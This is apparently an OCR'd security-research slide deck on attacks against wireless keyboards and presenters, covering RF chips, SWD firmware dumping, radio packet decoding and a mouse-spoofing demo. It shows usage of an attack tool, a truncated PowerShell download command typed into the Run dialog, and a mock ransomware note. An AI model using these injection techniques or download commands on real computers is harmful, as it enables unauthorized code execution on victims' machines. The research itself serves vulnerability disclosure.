
PCB front side of Logitech K420 keyboard

Hardware Analysis



PCB back side of Logitech K420 keyboard

Hardware Analysis



Cracked metal casing of Microsoft Designer Bluetooth keyboard

Identified Transceivers/RF ICs (non-Bluetooth)

#	Product Name	Product Type	RF IC	USB IDs (VID:PID)
1	Fujitsu Wireless Keyboard Set LX901	keyboard & mouse	CYRF6936	1a81:1002
2	Cherry B.UNLIMITED 3.0	keyboard & mouse	nRF24	046a:010e
3	Logitech Wireless Presenter R400	presenter	nRF24	046d:c538
4	Logitech Wireless Presenter R700	presenter	nRF24	046d:c538
5	Inateck Wireless Presenter WP1001	presenter	BK2423	0c45:6900
6	Inateck Wireless Presenter WP2002	presenter	BK2461	45a8:1701
7	August Wireless Presenter LP205R	presenter	LT8900	1d57:ad03
8	Targus Wireless Presenter AMP09EU	presenter	nRF24	1048:07d2
9	Kensington Wireless Presenter	presenter	PL1167/LT8900	05b8:3226
10	Red Star Tec Wireless Presenter	presenter	HS304	2571:4101
11	BEBONCOOL Wireless Presenter	presenter	HS304	2571:4101


Identified Transceivers/RF ICs (Bluetooth)

#	Product Name	Product Type	Bluetooth IC
1	1byone keyboard	keyboard	BCM20730
2	Logitech K480	keyboard	CYW20730
3	Microsoft Designer Bluetooth Desktop	keyboard	nRF51822

RTFD – Read the Fine Datasheets

- Data sheets for most of the identified lost-cost 2.4 GHz transceivers are publicly available
- nRF24 by Nordic Semiconductor and CYRF6936 Cypress Semiconductor have been quite popular for many years and still are
- Beken RF ICs (e.g. BK2423, BK2461) are almost identical to nRF24
- We could not find any publicly available datasheets for HS304 RF ICs, but Marc Newlin reverse engineered and already documented some information about them on GitHub [24]

Firmware Analysis




SWD (Serial Wire Debug) connection to Microsoft keyboard using Segger J-Link Pro

Firmware Analysis

```
(…)
Device "NRF51822_XXAB" selected.

Connecting to target via SWD
Found SW-DP with ID 0x0BB11477
Scanning AP map to find all available APs
AP[1]: Stopped AP scan as end of AP map has been reached
AP[0]: AHB-AP (IDR: 0x04770021)
Iterating through AP map to find AHB-AP to use
AP[0]: Core found
AP[0]: AHB-AP ROM base: 0xF0000000
CPUID register: 0x410CC200. Implementer code: 0x41 (ARM)
Found Cortex-M0 r0p0, Little endian.
FPUnit: 4 code (BP) slots and 0 literal slots
CoreSight components:
ROMTbl[0] @ F0000000
ROMTbl[0][0]: E00FF000, CID: B105100D, PID: 000BB471 ROM Table
ROMTbl[1] @ E00FF000
ROMTbl[1][0]: E000E000, CID: B105E00D, PID: 000BB008 SCS
ROMTbl[1][1]: E0001000, CID: B105E00D, PID: 000BB00A DWT
ROMTbl[1][2]: E0002000, CID: B105E00D, PID: 000BB00B FPB
ROMTbl[0][1]: F0002000, CID: 00000000, PID: 00000000 ???
Cortex-M0 identified.
J-Link>savebin C:\Users\syss\Documents\nrf51_code.dump 0 0x20000
Opening binary file for writing... [C:\Users\syss\Documents\nrf51_code.dump]
Reading 131072 bytes from addr 0x00000000 into file...O.K.
J-Link>
```

Radio-based Analysis



Universal Radio Hacker [/home/matt/research/wireless_presenter/Inateck_WP1001/inateck_wp1001]

Name	Size
generated.complex	65.62 KiB
HackRF-2_455GHz-8MSps-8MHz.complex	221.04 MiB
HackRF-2_455GHz-10MSps-10MHz.complex	**238.04 MiB**
injection.fuzz.xml	9.34 KiB
keystroke.fuzz.xml	5.25 KiB
profile.fuzz.xml	5.25 KiB
protocol.proto.xml	**2.90 KiB**

☑ **New Group**
- ☑ protocol
- ☑ HackRF-2_455GHz-10MSps-1...

View data as: Bits

Configure Decoding: Non Return To Zero (NRZ)

Decoding errors for message:
No message selected

	1	2	3	4	5	6	7	8	9	10	11	12	13	14	15	16	17	18	19	20	21	22	23	24	25	26	27	28	29	30	31	32	33	34	35	36	37	38	39	40	41	42	43	44	45	46	47	48	49	50	51	52	53	54	55	56	57	58
1	1	0	1	0	1	0	1	0	1	1	0	0	1	1	1	1	0	0	0	0	0	1	0	1	0	0	0	0	0	0	0	0	0	0	0	0	0	1	0	1	0	0	1	1	0	1	0	0	0	0	0	0	1	1	1	1	1	0


Name	Edit
☑ Default	

Name	Color	Display format	Order [Bit/Byte]	Value
☑ preamble	🟨	Bit	MSB/BE	10101010
☑ receiver address	🟩	Bit	MSB/BE	1100111100000101000000000000010100110100
☑ packet length	🟥	Bit	MSB/BE	000011
☑ packet ID	🟦	Bit	MSB/BE	11
☑ NO_ACK	🟫	Bit	MSB/BE	1
☑ payload	🟥	Bit	MSB/BE	010000110100101100000000
☑ crc-16	⬛	Bit	MSB/BE	1001011010010111

Participants
- not assigned
- Alice (A)
- Bob (B)

Packet analysis using Universal Radio Hacker (URH)

Radio-based Analysis



Universal Radio Hacker [/home/matt/research/wireless_presenter/Inateck_WP1001/inateck_wp1001]

Name	Size
generated.complex	65.62 KiB
HackRF-2_455GHz-8MSps-8MHz.complex	221.04 MiB
HackRF-2_455GHz-10MSps-10MHz.complex	238.04 MiB
injection.fuzz.xml	9.34 KiB
keystroke.fuzz.xml	5.25 KiB
profile.fuzz.xml	5.25 KiB
protocol.proto.xml	2.90 KiB

Participants: not assigned, Alice (A), Bob (B)

New Group
- protocol
  - HackRF-2_455GHz-10MSps-10MHz

Generated Data

	51	52	53	54	55	56	57	58	59	60	61
1	0	0	1	1	1	1	1	0	1	0	0
2	0	0	1	1	1	1	1	0	1	0	0

Encoding: -
Carrier Frequency: 2.455GHz
Carrier Phase: 0°
Bit Length: 40
Sample Rate: 10M
Modulation Type: FSK
Frequency for 0: -82kHz
Frequency for 1: 82kHz

Estimated Time: 0.0512 seconds Viewtype: Bit

Send Signal

Device settings
Device: HackRF
Frequency (Hz): 2.455G
Sample rate (Sps): 10.000M
Bandwidth (Hz): 10.000M
Gain: 0
IF Gain: 23
Repeat: Infinite


Current iteration: 0
Current message: 0/2
Current sample: 0/512182

Hint: You can edit the raw signal before sending.

Packet generation using Universal Radio Hacker (URH)

Challenges


- Understand this
  101010101100111100000101000000000000010100110100000011111
  0100101101001110000000001100000011000011
- To eventually achieve this



aaaaaaaaaaaaa

Challenges


- Signal modulation
- Packet format/framing
- Field lengths
- Bit and byte order
- Checksums (add, xor, polynomial division [CRC])
- Payload contents
- Data whitening/data scrambling/pseudo noise



6:0	SCRAMBLE_DATA	R/W	Whitening seed for data scramble. Must be set the same at both ends of radio link (Tx and Rx).	00H

Challenges

- Well-documented data structures and educated guesses
- Typical packet format:



preamble	sync word(s)	address	control word	payload	checksum

payload length	ACK flag	packet ID

- Not all fields are used by all 2.4 GHz transceivers

Packet Format

- Example: BK2461 packet format used in Inateck WP2002

1010101011001111000001010000000000000101001101000000111110100101101001110000000001100000011000011

Offset (in bits)	Size (in bits)	Description	Value	Comment
0	8	Preamble	10101010	0xAA, typical preamble value
8	40	Address	11001111 00000101 00000000 00000101 00110100	5 byte address
48	6	Payload length	000011	3 payload bytes
54	2	PID	11	packet ID
56	1	ACK option	1	No auto acknowledgement
57	variable	Payload	01001011 01001110 00000000	0x4B 0x4E 0x00, 2nd byte is key scan code
variable	16	Checksum (CRC-16)	11000000 11000011	0xC0 0xC3, CRC-16

Attack Surface and Attack Scenarios

1. Physical access to wireless input device
   - Extract firmware
   - Manipulate firmware
   - Extract cryptographic key material
   - Manipulate cryptographic key material
2. Attacking via radio signals (OTA)
   - Exploiting unencrypted and unauthenticated radio communication
   - Replay attacks
   - Keystroke injection attacks
   - Decrypting encrypted data communication

Found Security Vulnerabilities

1. Insufficient protection of code (firmware) and data (cryptographic key)
2. Unencrypted and unauthenticated data communication
3. Missing protection against replay attacks
4. Cryptographic issues – keystroke injection attacks

Insufficient Protection of Code and Data

„All your sensitive data are belong to me!“

Unauthorized access to sensitive data (firmware & cryptographic key)

Insufficient Protection of Code and Data

- Embedded flash memory of all tested Bluetooth keyboards can be read and written
- 1byone and Logitech K420 keyboards store the link key in an external SPI serial flash memory chip (e. g. 24C256A)
- The flash memory contents of the Microsoft Designer Bluetooth Desktop (nRF51822) could be extracted via SWD
- Did not analyze any wireless presenter firmware as it was not necessary

Mouse Spoofing Attacks


„I exploit the obvious!"

Exploiting unencrypted and unauthenticated data communication

Mouse Spoofing Attacks

- Some tested wireless presenters support mouse features, e. g. Targus wireless presenter
- The data communication is unencrypted and unauthenticated
- By knowing the correct packet format for mouse actions like mouse movements and mouse clicks, mouse spoofing attacks can be performed

Recap: Mouse Spoofing Attacks


Computer
Papierkorb
Bildschirmtastatur
Esc ^ 1 2 3 4 5 6 7 8 9 0 ß ´ Rück Pos1 Bild auf
Tab q w e r t z u i o p ü + Ende Bild ab
Feststell a s d f g h j k l ö ä # Einfg Pause
Umsch < y x c v b n m , . - Umsch ↑ Entf Druck Rollen
Strg Alt Alt Gr Fnkt Strg ← ↓ → Optionen Hilfe
THE PENTEST EXPERTS
WWW.SYSS.DE

Ausführen

Geben Sie den Namen eines Programms, Ordners, Dokuments oder einer Internetressource an.


Öffnen: ershell (new-object System.Net.WebClient).DownloadFi

powershell (new-object System.Net.WebClient).Downlo

OK | Abbrechen | Durchsuchen...

```
[root@hackbox radioactivemouse]# python radioactivemouse.py -h

nRF24 Playset

Radioactive Mouse v0.7 by Matthias Deeg - SySS GmbH (c) 2016
usage: radioactivemouse.py [-h] -a ADDRESS -c CHANNEL -d DEVICE -x ATTACK [-l]

optional arguments:
  -h, --help            show this help message and exit
  -a ADDRESS, --address ADDRESS
                        Address of nRF24 device
  -c CHANNEL, --channel CHANNEL
                        ShockBurst RF channel
  -d DEVICE, --device DEVICE
                        Target device (supported: microsoft, cherry, perixx)
  -x ATTACK, --attack ATTACK
                        Attack vector (use 'list' for available attack vectors
  -l, --list            List available attack vectors
[root@hackbox radioactivemouse]# python radioactivemouse.py -a A9:A9:7F:E0:B6 -c 5 -d microsoft -x win7_german

nRF24 Playset

Radioactive Mouse v0.7 by Matthias Deeg - SySS GmbH (c) 2016
[*] Configure nRF24 radio
[*] Initialize mouse: Microsoft
[*] Generate mouse actions for selected attack vector 'Windows 7 Default, German keymap'
[*] Start mouse spoofing attack ...
```

Recap: Mouse Spoofing Attacks


C:\Users\Bob\AppData\Local\Temp\cryptl0ck.html
IMPORTANT - CryptL0ck I...
Bildschirmtastatur
Esc ^ 1 2 3 4 5 6 7 8 9 0 ß ´ Rück Pos1 Bild auf
Tab q w e r t z u i o p ü + Ende Bild ab
Feststell a s d f g h j k l ö ä # Einfg Pause
Umsch < y x c v b n m , . - Umsch ↑ Entf Druck Rollen
Strg Alt Alt Gr Fnkt Strg ← ↓ → Optionen Hilfe

ION !!! ☚

Your

All your important files were encrypted with our CryptL0ck malware.
The only way to restore your files is to pay us.

CAUTION:

Simply removing CryptL0ck from your computer will not restore your files!

Click here to learn your individual

follow the instruct

```
[root@hackbox radioactivemouse]# python radioactivemouse.py -h
nRF24 Playset

Radioactive Mouse v0.7 by Matthias Deeg - SySS GmbH (c) 2016
